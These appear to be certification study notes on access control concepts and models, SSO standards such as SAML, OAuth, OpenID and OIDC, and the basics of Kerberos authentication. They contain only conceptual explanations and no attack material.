Permissions In general, permissions refer to the access granted for an object and determine what you can do with it. If you have read permission for a file, you'll be able to open it and read it. You can grant user permissions to create, read, edit, or delete a file on a file server.

Rights A right primarily refers to the ability to take an action on an object. For example, a user might have the right to modify the system time on a computer or the right to restore backed-up data.

Privileges are a combination of rights and permissions. For example, an administrator for a computer will have full privileges, granting the administrator full rights and permissions on the computer. The administrator will be able to perform any actions and access any data on the computer.



Permissions, Rights, and Privileges

- Permissions, usually predefined, are specific capabilities granted to a subject to operate objects.
- Rights are capabilities granted to a subject which are outside the scope of permissions.
- Privileges are the union of permissions and rights.

Authorization Mechanisms

Implicit Deny A fundamental principle of access control is *implicit deny*, and most authorization mechanisms use it. The implicit deny principle ensures that access to an object is denied unless access has been explicitly granted to a subject.

Access control matrix is a table that includes subjects, objects, and assigned privileges. When a subject attempts an action, the system checks the access control matrix to determine if the subject has the appropriate privileges to perform the action.

Capability tables are another way to identify privileges assigned to subjects. They are different from ACLs in that a capability table is focused on subjects (such as users, groups, or roles).

The difference between an ACL and a capability table is the focus. ACLs are object focused and identify access granted to subjects for any specific object. Capability tables are subject focused and identify the objects that subjects can access.

Constrained Interface Applications use *constrained interfaces* or restricted interfaces to restrict what users can do or see based on their privileges. Users with full privileges have access to all the capabilities of the application. Users with restricted privileges have limited access.

Content-Dependent Control *Content-dependent access controls* restrict access to data based on the content within an object. A database view is a content-dependent control. A view retrieves specific columns from one or more tables, creating a virtual table

Context-Dependent Control require specific activity before granting user access. As an example, consider the data flow for a transaction selling digital products online. Users add products to a shopping cart and begin the checkout process. The first page in the checkout flow shows the products in the shopping cart, the next page collects credit card data, and the last page confirms the purchase and provides instructions for downloading the digital products. The system denies access to the download page if users don't go through the purchase process first.

CAPTCHA is a mechanism for enforcing a context-dependent access control, for example: require a CAPTCHA after a high number of failed logins. CAPTCHA stands for "Completely Automated Public Turing test to tell Computers and Humans Apart". CAPTCHAs deter hackers from abusing online services. Hackers and spammers attempt unethical online activities.

Temporal (Time-Based) Isolation The capability of a set of processes running on the same node without interferences among other processes. Restrictions are managed on objects based on time periods. Examples of time-based isolation would be a time submission program that employees have to access. Submissions can be blocked while weekly submissions are being calculated.


Need to Know This principle ensures that subjects are granted access only to what they *need to know* for their work tasks and job functions. Subjects may have clearance to access classified or restricted data but are not granted authorization to the data unless they actually need it to perform a job.

Least Privilege The *principle of least privilege* ensures that subjects are granted only the privileges they need to perform their work tasks and job functions. This is sometimes lumped together with need to know. The only difference is that least privilege will also include rights to take action on a system.

Separation of Duties and Responsibilities The *separation of duties and responsibilities* principle ensures that sensitive functions are split into tasks performed by two or more employees. It helps prevent fraud and errors by creating a system of checks and balances.

Access Control Models

Discretionary Access Control A key characteristic of the Discretionary Access Control (DAC) model is that every object has an owner and the owner can grant or deny access to any other subjects. For example, if Alex create a file, Alex is the owner and can grant permissions to any other user to access the file. The New Technology File System (NTFS), used on Microsoft Windows operating systems, uses the DAC model.



Creates a file and becomes its owner
Alex
(Owner)
Resource
Grants access to the resource
Access
Bob

Non-Discretionary Access Control: In a nondiscretionary access control model, access does not focus on user identity. Instead, central authority determines which objects a subject can access based. Non-DAC systems are centrally controlled and easier to manage (although less flexible). In general, any model that isn't a discretionary model is a nondiscretionary model.


- Rule Based Access Control
- Role Based Access Control (RBAC)
- Attribute Based Access Control (ABAC)

Role-Based Access Control A key characteristic of the Role-Based Access Control (RBAC) model is the use of roles or groups. Instead of assigning permissions directly to users, user accounts are placed in roles and administrators assign privileges to the roles. These roles are typically identified by job functions. If a user account is in a role, the user has all the privileges assigned to the role. Microsoft Windows operating systems implement this model with the use of groups.

- Non-RBAC – users provided access directly via ACLs
- Limited RBAC – users provided access to applications
- Hybrid RBAC – users put into roles; roles mapped to applications or systems needed
- Full RBAC – all access dictated explicitly by an employee's job without explicit regard to applications or systems




Rule-Based Access Control A key characteristic of the rule-based access control model is that it applies global rules to all subjects. As an example, a firewall uses rules that allow or block traffic to all users equally. Rules within the rule-based access control model are sometimes referred to as *restrictions* or *filters*.



Rule Based Access Control

Explicit rules grant access

Attribute-Based Access Control A key characteristic of the Attribute-Based Access Control (ABAC) model is its use of rules that can include multiple attributes. This allows it to be much more flexible than a rule-based access control model that applies the rules to all subjects equally. Many software-defined networks (SDNs) use the ABAC model. Additionally, ABAC allows administrators to create rules within a policy using plain language statements such as "Allow Managers to access the WAN using a mobile device."



Mandatory Access Control A key characteristic of the Mandatory Access Control (MAC) model is the use of labels applied to both subjects and objects. For example, if a user has a label of top secret, the user can be granted access to a top-secret document. Both the subject and the object have matching labels. When documented in a table, the MAC model sometimes resembles a lattice (such as one used for a climbing rosebush), so it is referred to as a lattice-based model.




MAC Strength

- Controlled by the system and cannot be overridden
- Not subject to user error
- Enforces strict controls on multi-security systems
- Helps prevent information leakage

MAC Weakness

- Trusted users/administrators
- Proper levels have been applied to an individual
- Users do not share accounts or access
- Proper physical security in place


Risk-Based Access Control A risk-based access control model grants access after evaluating risk. It evaluates the environment and the situation and makes risk-based decisions using policies embedded within software code. It uses machine learning to make predictive conclusions about current activity based on past activity.



Privilege creep is the tendency for users to accrue privileges over time as their roles and access needs change. Ideally, administrators revoke user privileges when users change jobs within an organization. However, when privileges are assigned to users directly, it is challenging to identify and revoke all of a user's unneeded privileges.

Privilege escalation in cybersecurity is a malicious attempt to abuse an app or OS bug or error of configuration in order to gain unauthorized access to sensitive information. This happens by taking over a user's account that has the necessary privileges to view or make changes to confidential information that wouldn't normally be accessible to the current user. Types are below:

- ***Vertical privilege escalation***, also known as privilege elevation, where a lower privilege user or application accesses functions or content reserved for higher privilege users or applications (e.g. Internet Banking users can access site administrative functions or the password for a smartphone can be bypassed.)
- ***Horizontal privilege escalation***, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B).



Access aggregation is a type of attack that combines, or aggregates, non-sensitive information to learn sensitive information and is used in reconnaissance attacks.

MAC model uses one of the following three types of environments:

Note: *"In MAC model every object and every subject has one or more labels. These labels are predefined, and the system determines access based on assigned labels."*

Hierarchical Environment relates various classification labels in an ordered structure from low security to medium security to high security, such as Confidential, Secret, and Top Secret, respectively. Each level or classification label in the structure is related. Clearance in one level grants the subject access to objects in that level as well as to all objects in lower levels but prohibits access to all objects in higher levels. For example, someone with a Top Secret clearance can access Top Secret data and Secret data.

Compartmentalized Environment there is no relationship between one security domain and another. Each domain represents a separate isolated compartment. To gain access to an object, the subject must have specific clearance for the object's security domain.

Hybrid Environment combines both hierarchical and compartmentalized concepts so that each hierarchical level may contain numerous subdivisions that are isolated from the rest of the security domain. A subject must have the correct clearance and the need-to-know data within a specific compartment to gain access to the compartmentalized object. A hybrid MAC environment provides granular control over access but becomes increasingly difficult to manage as it grows.

Implementing SSO

Extensible Markup Language (XML) goes beyond describing how to display the data by actually describing the data. XML can include tags to describe data as anything desired. Databases from multiple vendors can import and export data to and from an XML format, making XML a common language used to exchange information. Many specific schemas exist, and if companies agree on what schema to use, they can easily share information. Many cloud-based providers use XML-based languages to share information for authentication and authorization. They don't use XML as it is but instead use other languages based on XML.

Security Assertion Markup Language (SAML) is an open XML-based standard commonly used to exchange authentication and authorization (AA) information between federated organizations. It provides SSO capabilities for browser access. SAML building blocks:


- **Profile** describes in detail how SAML assertions, protocols, and bindings combine to support a defined use case.
- **Binding** is a mapping of a SAML protocol message onto standard messaging formats and/or communications protocols.
- **SAML protocols** describe how the SAML elements are packaged.
- ***Assertions contain*** a packet of security information or decision information.

The SAML 2.0 specification utilizes three entities: the principal, the service provider, and the identity provider.

Principal or *User Agent* For simplicity, think of Sally as the principal. She's trying to access her investment account at ucanbeamillionaire.com.

Service Provider (SP) In this scenario, the ucanbeamillionaire.com site is providing the service and is the service provider.
Identity Provider (IdP) This is a third party that holds the user authentication and authorization information. The IdP can send three types of XML messages known as assertions:

- **Authentication Assertion** This provides proof that the user agent provided the proper credentials, identifies the identification method, and identifies the time the user agent logged on.
- **Authorization Assertion** This indicates whether the user agent is authorized to access the requested service. If the message indicates access is denied, it indicates why.
- **Attribute Assertion** Attributes can be any information about the user agent.



Security Assertion Markup Language (SAML) is a Single Sign-On standard that defines a set of rules and protocols that allow users to access web applications with a single login.

Goals of SAML:

- A pleasant user experience with quick and easy access to applications and resources.
- Enhanced security by eliminating credential transmission.

Benefits of SAML:

✓ Added security.
✓ Streamlined access.
✓ Reduced helpdesk calls.
✓ Increased productivity.

Service Provisioning Markup Language (SPML) is an Extensible Markup Language (XML)-based framework for exchanging user, resource, and service provisioning information between cooperating organizations. SPML has three entities

- Requesting Authority (RA) : Issuer SPML Request
- Provisioning Service Provider: Listen and process SPML Request
- Provisioning Service Target: Request endpoint supporting core operations


XACML (Extensible Access Control Markup Language) is a standard language for access control that allows for communication between the access control system and implementation, even if they are from a different vendor.

Directory services markup language (DSML) is a proposed set of rules for using extensible markup language (XML) to define the data content and structure of a directory and maintain it on distributed directories.


SAML = Authentication and Authorization
SPML = Provisioning
XACML = Authorization only

Note: *Service Provisioning Markup Language, or SPML is an XML-based language designed to allow platforms to generate and respond to provisioning requests. SAML is used to make authorization and authentication data, while XACML is used to describe access controls. SOAP, or Simple Object Access Protocol, is a messaging protocol and could be used for any XML messaging, but is not a markup language itself.*


OAuth is an authorization framework, not an authentication protocol. It exchanges API messages and uses a token to show that access is authorized.



OpenID is also an open standard, but it is maintained by the OpenID Foundation rather than as an RFC standard. It provides decentralized authentication, allowing users to log into multiple unrelated websites with one set of credentials maintained by a third-party service referred to as an OpenID provider. When users go to an OpenID-enabled website (also known as a relying party), they are prompted to provide their OpenID identity as a URI. The OpenID-enabled website and an OpenID provider exchange data and create a secure channel. The user is then redirected to the OpenID provider and is prompted to provide the password. If correct, the user is redirected back to the OpenID-enabled site.


Client
OpenID Provider
Token Endpoint
User Info Endpoint
Authenticate request
Authenticate end user
Redirect to end user webserver with one time code
Webserver sends code, client_ID, client_secret to token endpoint to get access token and ID token
Webserver can use the access token to retrieve additional information from the UserInfo endpoint

OpenID Connect (OIDC) is an authentication layer using the OAuth 2.0 authorization framework. A key point is that it provides both authentication and authorization. Like OpenID, it is maintained by the OpenID Foundation. It builds on the technologies created with OpenID but uses a JavaScript Object Notation (JSON) Web Token (JWT), also called an ID token. OpenID Connect uses a web service to retrieve the JWT. In addition to providing authentication, the JWT can also include profile information about the user.



Note

OAuth and OIDC are used with many web-based applications to share information without sharing credentials. OAuth provides authorization. OIDC uses the OAuth framework for authorization and builds on the OpenID technologies for authentication. OIDC uses JSON Web Tokens.

Comparing SAML, OAuth, OpenID, and OIDC

It's easy to mix up the differences between SAML, OAuth, OpenID, and OIDC. This section summarizes key points of each one and points out some of the differences.

The following bullets outline the key points about ***SAML***:

- SAML 2.0 is an open XML-based standard.
- OASIS adopted it as a standard in 2005.
- It utilizes three entities: a principal (such as a user), a service provider (such as a website), and an identity provider (a third party that holds the authentication and authorization information).
- It can provide authentication, authorization, and attribute information on the principal.

The following bullets outline the key points about ***OAuth***:

- It's an authorization framework, not an authentication protocol.
- RFC 6749 describes OAuth 2.0.
- It exchanges information using APIs.
- An app obtains an access token from an identity provider.
- Later, the app includes the access token for authorization.


The following bullets outline the key points about ***OpenID***:

- OpenID is an authentication standard.
- It is maintained by the OpenID Foundation.
- An OpenID provider provides decentralized authentication.
- Users enter their Open ID identifier (such as bobsmith2021.myopenid.com) on a site and the OpenID provider verifies the identifier.

The following bullets outline the key points about ***OIDC***:

- OIDC is an authentication layer using OAuth 2.0.
- It builds on the OpenID authentication standard.
- It provides both authentication and authorization.


■ It builds on OpenID but uses a JSON Web Token.



	SAML 2.0	OAuth2	OpenID Connect
What is it?	Open standard for authorization and authentication	Open standard for authorization	Open standard for authentication
History	Developed by OASIS in 2001	Developed by Twitter and Google in 2006	Developed by the OpenID Foundation in 2014
Primary use case	SSO for enterprise apps	API authorization	SSO for consumer apps
Format	XML	JSON	JSON

AAA Protocols Several protocols provide authentication, authorization, and accounting and are referred to as AAA protocols. These provide centralized access control with remote access systems such as virtual private networks (VPNs) and other types of network access servers. They help protect internal LAN authentication systems and other servers from remote attacks.

Kerberos Ticket authentication is a mechanism that employs a third-party entity to prove identification and provide authentication. The most common and well-known ticket system is *Kerberos*. The primary purpose of Kerberos is authentication. After users authenticate and prove their identity, Kerberos uses their proven identity to issue tickets, and user accounts present these tickets when accessing resources. Kerberos offers a single sign-on solution for users and protects logon credentials. Kerberos version 5 relies on symmetric-key cryptography (also known as secret-key cryptography) using the Advanced Encryption Standard (AES) symmetric encryption protocol. Kerberos provides confidentiality and integrity for authentication traffic using end-to-end security and helps protect against eavesdropping and replay attacks.



Key Distribution Center The Key Distribution Center is the trusted third party that provides authentication services. Kerberos uses symmetric-key cryptography to authenticate clients to servers. All clients and servers are registered with the KDC, and it maintains the secret keys for all network members. KDC enables SSO services by acting as a trusted third-party authentication server.

Kerberos Authentication Server The authentication server hosts the functions of the KDC: a ticket-granting service (TGS) and an authentication service (AS). However, it is possible to host the ticket-granting service on another server. The *authentication service* verifies or rejects the authenticity and timeliness of tickets. This server is often called the KDC.

Ticket A ticket is an encrypted message that provides proof that a subject is authorized to access an object. It is sometimes called a *service ticket (ST).* Subjects (such as users) request tickets to access objects (such as files), and if they have authenticated and are authorized to access the object, Kerberos issues them a ticket. Kerberos tickets have specific lifetimes and usage parameters. Once a ticket expires, a client must request a renewal or a new ticket to continue communications with any server.


Ticket-Granting Ticket A ticket-granting ticket (TGT) provides proof that a subject has authenticated through a KDC and is authorized to request tickets to access other objects. A TGT is encrypted and includes a symmetric key, an expiration time, and the user's IP address. Subjects present the TGT when requesting tickets to access objects.

Kerberos Principal Kerberos issues tickets to Kerberos principals. A Kerberos principal is typically a user but can be any entity that can request a ticket.
Kerberos Realm Generically, a realm is an area controlled or ruled by something. A Kerberos realm is a logical area (such as a domain or network) ruled by Kerberos. Principals within the realm can request tickets from Kerberos, and Kerberos can issue tickets to principals in the realm.

Note: ***Client's password is never transmitted over the network, but it is verified. The server encrypts a symmetric key using a hash of the user's password, and it can only be decrypted with a hash of the user's password. As long as the user enters the correct password, this step works. However, it fails if the user enters the incorrect password.***

Kerberos Authentication Process
In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain. KRBTGT is also the security principal name used by the KDC for a Windows Server domain

- **Legitimate User:** Begins the communication for a service request.
- **Application Server:** The server with the service the user wants to access.
- **Key Distribution Center (KDC):** KBRTGT account acts as a service account for the Key Distribution Center (KDC) and separated into three parts: Database (db), Authentication Server (AS) and Ticket Granting Server (TGS).
- **Authentication Server (AS):** Verify client authentication. If the logged user is authenticated successfully the AS issues a ticket called TGT.
- **Ticket Granting Ticket (TGT):** confirms to other servers that user has been authenticated.
- **Ticket Granting Server (TGS):** User request for TGS from the KDC that will be used to access the service of the application server.



